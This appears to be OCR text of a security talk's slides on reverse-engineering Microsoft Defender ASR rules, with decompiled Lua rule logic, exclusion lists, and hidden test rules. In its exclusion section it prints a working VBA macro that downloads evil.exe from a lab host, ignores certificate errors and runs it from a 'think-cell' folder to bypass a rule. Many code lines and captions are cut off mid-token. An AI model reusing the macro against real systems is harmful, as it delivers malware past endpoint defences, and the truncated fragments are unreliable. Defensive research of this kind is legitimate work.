l_2_0["%programfiles%\\adobe\\acrobat 9.0\\acrobat\\acrobat.exe"] = 2
l_2_0["%programfiles%\\adobe\\acrobat dc\\acrobat\\acrobat.exe"] = 2
l_2_0["%programfiles(x86)%\\adobe\\acrobat 10.0\\acrobat\\acrobat.exe"] = 2
l_2_0["%programfiles(x86)%\\adobe\\acrobat 11.0\\acrobat\\acrobat.exe"] = 2
l_2_0["%programfiles(x86)%\\adobe\\acrobat 2015\\acrobat\\acrobat.exe"] = 2
l_2_0["%programfiles(x86)%\\adobe\\acrobat 2017\\acrobat\\acrobat.exe"] = 2
l_2_0["%programfiles(x86)%\\adobe\\acrobat 5.0\\acrobat\\acrobat.exe"] = 2
l_2_0["%programfiles(x86)%\\adobe\\acrobat 6.0\\acrobat\\acrobat.exe"] = 2
l_2_0["%programfiles(x86)%\\adobe\\acrobat 7.0\\acrobat\\acrobat.exe"] = 2
l_2_0["%programfiles(x86)%\\adobe\\acrobat 8.0\\acrobat\\acrobat.exe"] = 2
l_2_0["%programfiles(x86)%\\adobe\\acrobat 9.0\\acrobat\\acrobat.exe"] = 2
l_2_0["%programfiles(x86)%\\adobe\\acrobat dc\\acrobat\\acrobat.exe"] = 2
l_2_0["%programfiles%\\adobe\\reader\\11.0\\reader\\acrord32.exe"] = 2
l_2_0["%programfiles%\\adobe\\reader\\acrord32.exe"] = 2
l_2_0["%programfiles%\\adobe\\reader\\reader\\acrord32.exe"] = 2
l_2_0["%programfiles(x86)%\\adobe\\acrobat reader 2015\\reader\\acrord32.exe"] = 2
l_2_0["%programfiles(x86)%\\adobe\\acrobat reader 2017\\reader\\acrord32.exe"] = 2
l_2_0["%programfiles(x86)%\\adobe\\acrobat reader 2018\\reader\\acrord32.exe"] = 2
l_2_0["%programfiles(x86)%\\adobe\\acrobat reader dc\\reader\\acrord32.exe"] = 2
l_2_0["%programfiles(x86)%\\adobe\\reader 10.0\\reader\\acrord32.exe"] = 2
l_2_0["%programfiles(x86)%\\adobe\\reader 11.0\\reader\\acrord32.exe"] = 2
l_2_0["%programfiles(x86)%\\adobe\\reader 8.0\\reader\\acrord32.exe"] = 2
l_2_0["%programfiles(x86)%\\adobe\\reader 9.0\\reader\\acrord32.exe"] = 2
l_2_0["%programfiles(x86)%\\adobe\\reader\\11.0\\reader\\acrord32.exe"] = 2
```

a1619a2c


ures /

Truste

2. Reg-e

ASR implementation - 2nd way

ASR Test tool: https://der



ASR Test Tool: implementation

```
private static readonly s
"outlook.exe", "powerpnt.

private static readonly s
"onenote.exe", "powerpnt.

private static readonly s
Office\\root\\Office16",
"%programfiles%\\Microsof
"%programfiles%\\Microsof

private static readonly s
"%programfiles(x86)%\\Mic
Office\\root\\Office15",
"%programfiles(x86)%\\Mic
Office\\Office15", "%prog
```

```
OfficeBlockChildProcessScenario:

    string randomOfficeProductivityApp = GetRandomOfficeProductivityApp();
    dynamic result = RunScenario(randomOfficeProductivityApp);

        string randomInstallLocation = GetRandomInstallLocation(officeApp);
        string text = Path.Combine(Environment.SystemDirectory, "notepad.exe");
        RemoteAPIClient val = RemoteAPIClient.StartService(new FileInfo(randomInstallLocation), true,
        true, true);
        Thread.Sleep(2000);
        DemoExploitGuard.Logger?.LogScenarioStep("Starting Notepad from [" + officeApp + "]");
        Tuple<int, DateTime> tuple = val.get_Service().StartProcess(text, (string)null);
        Thread.Sleep(2000);
        Process processById = Process.GetProcessById(tuple.Item1);
        if (processById.StartTime == tuple.Item2)
        {
            DemoExploitGuard.Logger?.LogScenarioStep("Killing Notepad Process");
            processById.Kill();
        }
```

→ Confirm rules are only using process names (here, `notepad` is used to emulate an Office application)

```
l_3_1_3_0["%localappdata%\\firefox develc
l_3_1_3_0["%localappdata%\\google chrome\
l_3_1_3_0["%localappdata%\\google\\chrome
l_3_1_3_0["%localappdata%\\google\\chrome
l_3_1_3_0["%localappdata%\\google\\chrome
l_3_1_3_0["%localappdata%\\google\\chrome
l_3_1_3_0["%windir%\\explorer.exe"] = 2
l_3_1_3_0["%windir%\\microsoft.net\\frame
l_3_1_3_0["%windir%\\notepad.exe"] = 2
l_3_1_3_0["%windir%\\splwow64.exe"] = 2
l_3_1_3_0["%windir%\\ssdal.exe"] = 2
l_3_1_3_0["%windir%\\system32\\atbroker.e
l_3_1_3_0["%windir%\\system32\\bdeunlock.
l_3_1_3_0["%windir%\\system32\\buaappnt.e
l_3_1_3_0["%windir%\\system32\\conhost.ex
l_3_1_3_0["%windir%\\system32\\ctfmon.exe
l_3_1_3_0["%windir%\\system32\\dwwin.exe"
l_3_1_3_0["%windir%\\system32\\ie4uinit.e
l_3_1_3_0["%windir%\\system32\\igfxem.exe
l_3_1_3_0["%windir%\\system32\\igfxhk.exe
l_3_1_3_0["%windir%\\system32\\igfxtray.e
l_3_1_3_0["%windir%\\system32\\macromed\\
l_3_1_3_0["%windir%\\system32\\microsoft.
l_3_1_3_0["%windir%\\system32\\notepad.ex
l_3_1_3_0["%windir%\\system32\\ntprint.ex
l_3_1_3_0["%windir%\\system32\\pcaui.exe"
l_3_1_3_0["%windir%\\system32\\searchprot
l_3_1_3_0["%windir%\\system32\\slui.exe"]
l_3_1_3_0["%windir%\\system32\\spool\\dri
l_3_1_3_0["%windir%\\system32\\verclsid.e
l_3_1_3_0["%windir%\\system32\\werfault.e
l_3_1_3_0["%windir%\\system32\\werfaultse
l_3_1_3_0["%windir%\\system32\\wermgr.exe
l_3_1_3_0["%windir%\\system32\\wevtutil.e
l_3_1_3_0["%windir%\\system32\\wfs.exe"]
l_3_1_3_0["%windir%\\system32\\xpsrchvw.e
l_3_1_3_0["%windir%\\system32\\msiexec.ex
l_3_1_3_0["%windir%\\syswow64\\config\\sy
l_3_0["%programfiles(x86)%\\microsoft off
l_3_0["%windir%\\syswow64\\ctfmon.exe"] = 2
l_3_0["%windir%\\syswow64\\dwwin.exe"] = 2
l_3_0["%windir%\\syswow64\\ieunatt.exe"] = 2
l_3_0["%windir%\\syswow64\\ime\\imejp\\imjpdct.exe"] = 2
l_3_0["%windir%\\syswow64\\ime\\shared\\imecfmui.exe"] = 2
l_3_0["%windir%\\syswow64\\ime\\shared\\imepadsv.exe"] = 2
l_3_0["%windir%\\syswow64\\macromed\\flash\\flashplayerupdateservice.exe"] = 2
l_3_0["%windir%\\syswow64\\mspaint.exe"] = 2
l_3_0["%windir%\\syswow64\\notepad.exe"] = 2
l_3_0["%windir%\\syswow64\\openwith.exe"] = 2
l_3_0["%windir%\\syswow64\\prevhost.exe"] = 2
l_3_0["%windir%\\syswow64\\verclsid.exe"] = 2
l_3_0["%windir%\\syswow64\\werfault.exe"] = 2
l_3_0["%windir%\\syswow64\\wermgr.exe"] = 2
l_3_0["%windir%\\syswow64\\xpsrchvw.exe"] = 2
l_3_0["%windir%\\syswow64\\msiexec.exe"] = 2
l_3_0["%windir%\\systemapps\\*\\microsoftedgecp.exe"] = 2
l_3_0["%windir%\\winsxs\\*\\iexplore.exe"] = 2
l_3_0["%windir%\\winsxs\\*\\splwow64.exe"] = 2
l_3_0["%windir%\\winsxs\\*\\werfault.exe"] = 2
l_3_0["%userprofile%\\appdata\\local\\google\\chrome"] = 1
l_3_0["%userprofile%\\appdata\\local\\microsoft\\onedrive"] = 1
l_3_0["%userprofile%\\appdata\\locallow\\copitrak"] = 1
l_3_0["%userprofile%\\appdata\\local\\centbrowser\\application\\chrome.exe"] = 1
l_3_0["%userprofile%\\appdata\\local\\microsoft\\edge\\application\\msedge.exe"] = 1
l_3_0["%userprofile%\\appdata\\local\\microsoft\\edge sxs\\application\\msedge.exe"] = 1
l_3_0["%userprofile%\\appdata\\local\\microsoft\\edge dev\\application\\msedge.exe"] = 1
l_3_0["%userprofile%\\appdata\\local\\microsoft\\edge beta\\application\\msedge.exe"] = 1
l_3_0["%userprofile%\\appdata\\local\\microsoft\\edgewebview\\application\\*\\msedgewebview2.exe"] = 1
l_3_0["%userprofile%\\appdata\\local\\microsoft\\edge sxs\\application\\*\\msedgewebview2.exe"] = 1
l_3_0["%userprofile%\\appdata\\local\\microsoft\\edge dev\\application\\*\\msedgewebview2.exe"] = 1
l_3_0["%userprofile%\\appdata\\local\\microsoft\\edge beta\\application\\*\\msedgewebview2.exe"] = 1
l_3_0["%userprofile%\\appdata\\local\\mozilla firefox\\*\\firefoxportable\\app\\firefox64\\firefox.exe"] = 1
l_3_0["%userprofile%\\appdata\\local\\mozilla firefox\\firefox.exe"] = 1

l_3_0["%userprofile%\\appdata\\local\\packages\\*\\localcache\\local\\google\\chrome\\application\\chrome.exe"]
1
l_3_0["%userprofile%\\appdata\\local\\packages\\*\\localcache\\local\\mozilla firefox\\firefox.exe"] = 1
return l_3_0
```

ASR: exclusion

As an attacker, can we abuse exclusion?

→Let's look at *Block Office applications from creating*

```
if not (mp.IsHipsRuleEnabled)("3b576869-a4ec-4529-8536-b80a7769e899") then
  return mp.CLEAN
end
if GetCtxOfficeProc() == "productivity" then
  return mp.CLEAN
end
```

```
GetCtxOfficeProc = function()
  -- function num : 0_0
  local l_1_0 = {}
  l_1_0["excel.exe"] = "productivity"
  l_1_0["onenote.exe"] = "productivity"
  l_1_0["outlook.exe"] = "communication"
  l_1_0["powerpnt.exe"] = "productivity"
  l_1_0["winword.exe"] = "productivity"
  l_1_0["lync.exe"] = "communication2"
  l_1_0["msaccess.exe"] = "productivity2"
  l_1_0["mspub.exe"] = "productivity2"
  l_1_0["visio.exe"] = "productivity2"
  local l_1_1 = (mp.get_contextdata)(mp.CONTEXT_DATA_PROCESSNAME)
  l_1_1 = (l_1_1 == nil and "" or l_1_1):lower()
  if l_1_0[l_1_1] == nil then
    return ""
  end
  local l_1_2 = (mp.PathToWin32Path)((mp.get_contextdata)(mp.CONTEXT_DATA_PROCESSDEVICEPATH))
  l_1_2 = (l_1_2 == nil and "" or l_1_2):lower()
  local l_1_3 = (mp.ContextualExpandEnvironmentVariables)("%programfiles%")
  l_1_3 = (l_1_3 == nil and "" or l_1_3):lower()
  local l_1_4 = (mp.ContextualExpandEnvironmentVariables)("%programfiles(x86)%")
  l_1_4 = (l_1_4 == nil and "" or l_1_4):lower()
  if l_1_2 == l_1_3 .. "\\microsoft office\\root\\office14" or l_1_2 == l_1_3 .. "\\microsoft
office\\root\\office15" or l_1_2 == l_1_3 .. "\\microsoft office\\root\\office16" or l_1_2 ==
l_1_3 .. "\\microsoft office\\office14" or l_1_2 == l_1_3 .. "\\microsoft office\\office15" or
l_1_2 == l_1_3 .. "\\microsoft office\\office16" or l_1_2 == l_1_4 .. "\\microsoft
office\\root\\office14" or l_1_2 == l_1_4 .. "\\microsoft office\\root\\office15" or l_1_2 ==
l_1_4 .. "\\microsoft office\\root\\office16" or l_1_2 == l_1_4 .. "\\microsoft office\\office14"
or l_1_2 == l_1_4 .. "\\microsoft office\\office15" or l_1_2 == l_1_4 .. "\\microsoft
office\\office16" or l_1_2:find(l_1_3 .. "\\windowsapps\\microsoft.office.desktop.", 1, true) ~=
nil or l_1_2:find(l_1_4 .. "\\windowsapps\\microsoft.office.desktop.", 1, true) ~= nil then
    return l_1_0[l_1_1]
  end
  return ""
end
```

ASR: exclusion


```
local l_0_0 = {}
l_0_0[".bat"] = true
l_0_0[".cmd"] = true
l_0_0[".hta"] = true
l_0_0[".jar"] = true
l_0_0[".js"] = true
l_0_0[".jse"] = true
l_0_0[".lnk"] = true
l_0_0[".pif"] = true
l_0_0[".ps1"] = true
l_0_0[".psc1"] = true
l_0_0[".settingcontent-ms"] = true
l_0_0[".appcontent-ms"] = true
l_0_0[".application"] = true
l_0_0[".scr"] = true
l_0_0[".sys"] = true
l_0_0[".vbe"] = true
l_0_0[".vbs"] = true
l_0_0[".wsc"] = true
l_0_0[".wsf"] = true
l_0_0[".wsh"] = true
l_0_0[".ocx"] = true
l_0_0[".com"] = true
l_0_0[".exe"] = true
l_0_0[".dll"] = true
local l_0_1 = (mp.get_contextdata)(mp.CONTEXT_DATA_FILENAME)
```

“Executable content creation” detection

1. Enable the

2. Create a .e

ASR rule is trig
action has bee



ASR: exclusion

```
l_0_1 = (l_0_1 == nil and "" or l_0_1):lower()
if (l_0_1:sub(-20)):match("(%.[%w%-]+)$") ~= nil or not "" then
  local l_0_3 = nil
  local l_0_4 = ((mp.PathToWin32Path)((mp.get_contextdata)(mp.CONTEXT_DATA_FILEPATH)) == nil and
"" or (mp.PathToWin32Path)((mp.get_contextdata)(mp.CONTEXT_DATA_FILEPATH))):lower()
  local l_0_5 = ((mp.ContextualExpandEnvironmentVariables)("%appdata%") == nil and "" or
(mp.ContextualExpandEnvironmentVariables)("%appdata%")):lower()
  local l_0_6 = ((mp.ContextualExpandEnvironmentVariables)("%localappdata%") == nil and "" or
(mp.ContextualExpandEnvironmentVariables)("%localappdata%")):lower()
  local l_0_7 = ((mp.ContextualExpandEnvironmentVariables)("%temp%") == nil and "" or
(mp.ContextualExpandEnvironmentVariables)("%temp%")):lower()
  local l_0_8 = ((mp.ContextualExpandEnvironmentVariables)("%programdata%") == nil and "" or
(mp.ContextualExpandEnvironmentVariables)("%programdata%")):lower()
  local l_0_9 = ((mp.ContextualExpandEnvironmentVariables)("%systemdrive%") == nil and "" or
(mp.ContextualExpandEnvironmentVariables)("%systemdrive%")):lower()
  local l_0_10 = ((mp.ContextualExpandEnvironmentVariables)("%systemroot%") == nil and "" or
(mp.ContextualExpandEnvironmentVariables)("%systemroot%")):lower()
  if l_0_0[l_0_3] == true then
    if l_0_3 == ".lnk" then
      if l_0_4:find(l_0_5 .. "\\microsoft\\office\\", 1, true) ~= nil then
        return mp.CLEAN
      end
      if l_0_4:find(l_0_5 .. "\\microsoft\\excel\\", 1, true) ~= nil then
        return mp.CLEAN
      end
      if l_0_4:find(l_0_5 .. "\\microsoft\\onenote\\", 1, true) ~= nil then
        return mp.CLEAN
      end
      if l_0_4:find(l_0_5 .. "\\microsoft\\outlook\\", 1, true) ~= nil then
        return mp.CLEAN
      end
```


Resolve %environ% variables

Authorize somes

ASR: exclusion

```
if l_0_3 == ".exe" and l_0_4:find("\\think-cell\\", 1, true) ~= nil then
    return mp.CLEAN
end
```

→ If an exe is created and there is a directory “think-cell” **anywhere** in its PATH, allow it!



Book1 - Module1 (Code)

(General) | DownloadAndExecute


```
Private Sub DownloadAndExecute()
    Dim myURL As String
    Dim realPath As String
    Dim targetPath As String
    Dim WinHttpReq As Object, oStream As Object
    Dim result As Integer

    myURL = "http://192.168.56.1:8000/evil.exe"
    realPath = "dropped2.exe"
    targetPath = Environ("TEMP") & "\" & "think-cell"
    MkDir targetPath
    realPath = targetPath & "\" & realPath

    Set WinHttpReq = CreateObject("MSXML2.ServerXMLHTTP.6.0")
    WinHttpReq.setOption(2) = 13056 ' Ignore cert errors
    WinHttpReq.Open "GET", myURL, False ', "username", "password"
    WinHttpReq.setRequestHeader "User-Agent", "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)"
    WinHttpReq.Send

    If WinHttpReq.Status = 200 Then
        Set oStream = CreateObject("ADODB.Stream")
        oStream.Open
        oStream.Type = 1
        oStream.Write WinHttpReq.ResponseBody
        oStream.SaveToFile realPath, 2  ' 1 = no overwrite, 2 = overwrite (will not work with file attrs)
        oStream.Close
        ExecuteCmdAsync realPath
    End If

End Sub
```



End If

End Sub

Action blocked
Your administrator caused Windows Security to block this action. Contact your help desk.

ASR: additional bypass

- Emeric Nasi from SEVAGAS
- This gist from infosecn1nja

But even if bypasses exists, it could still blocks / alerts attacker attempts!

If we want to see high-tech attackers, let’s start by removing low-tech ones 🙂

ASR: oddities

- *Controlled folder access* rule

??

```
GetPathExclusions = function()
  -- function num : 0_1
  local l_2_0 = {}
  l_2_0["%windir%\\SysWOW64\\WerFault.exe"] = 2
  l_2_0["%windir%\\system32\\WerFault.exe"] = 2
  l_2_0.Registry = 2
  l_2_0.MemCompression = 2
  l_2_0["%windir%\\system32\\bcdedit.exe"] = 2
  l_2_0["%windir%\\system32\\MBR2GPT.EXE"] = 2
  l_2_0["%windir%\\system32\\CompatTelRunner.exe"] = 2
  l_2_0["%windir%\\system32\\ReAgentc.exe"] = 2
  l_2_0["%localappdata%\\microsoft\\Teams\\Update.exe "] = 1
  l_2_0["%systemdrive%\\$WINDOWS.~BT\\Sources\\SetupHost.exe"] = 2
  l_2_0["%systemdrive%\\$WINDOWS.~BT\\Work\\*\\DismHost.exe"] = 2
  return l_2_0
end
```

ASR: oddities

- Hidden rules

```
GetRuleInfo = function()
  -- function num : 0_0
  local l_1_0 = {}
  l_1_0.Name = "Aplha Test for ASR in Audit Mode"
  l_1_0.Description = "Generic ASR Audit mode use for unit testing"
  return l_1_0
end

GetMonitoredLocations = function()
  -- function num : 0_1
  local l_2_0 = {}
  l_2_0["%windir%\\system32\\wbem\\WmiPrvSE.exe"] = 2
  l_2_0["%windir%\\PSEXESVC.exe"] = 2
  return 1, l_2_0
end

GetPathExclusions = function()
  -- function num : 0_2
  local l_3_0 = {}
  l_3_0["%windir%\\system32\\wbem\\WmiPrvSE.exe"] = 2
  l_3_0["%windir%\\system32\\wbem\\mofcomp.exe"] = 2
  l_3_0["%windir%\\system32\\svchost.exe"] = 2
```

```
GetRuleInfo = function()
  -- function num : 0_0
  local l_1_0 = {}
  l_1_0.Name = "WIAD org test rule"
  l_1_0.Description = "This is a Test HIPS Rule that exposes rule logic in audit mode
to entire WIAD org"
  return l_1_0
end
```

ASR: oddities

- Not-yet published rules:
  - *Block abuse of in-the-wild exploited vulnerable signed drivers*
  - Already present in April signatures (during this initial work)
  - Now published ✔

ASR: oddities

- Block executable content from email client and webmail

??

```
if not (mp.IsHipsRuleEnabled)("be9ba2d9-53ea-4cdc-84e5-9b1eeee46550") then
  return mp.CLEAN
end
local l_0_0 = (mp.GetScanSource)()
if l_0_0 ~= mp.SCANSOURCE_IOAV_WEB then
  return mp.CLEAN
end
if not IsWebmailDownloadURL() then
  return mp.CLEAN
end
local l_0_1 = (mp.getfilename)((mp.bitor)(mp.FILEPATH_QUERY_FNAME, mp.FILEPATH_Q
if (string.len)(l_0_1) < 4 then
  return mp.CLEAN
end
local l_0_2 = ((string.sub)(l_0_1, -4)):match("%.(%w+)$")
if l_0_2 == nil then
  return mp.CLEAN
end
if IsSuspiciousFileExt(l_0_2) then
  (mp.SetHipsRule)("be9ba2d9-53ea-4cdc-84e5-9b1eeee46550")
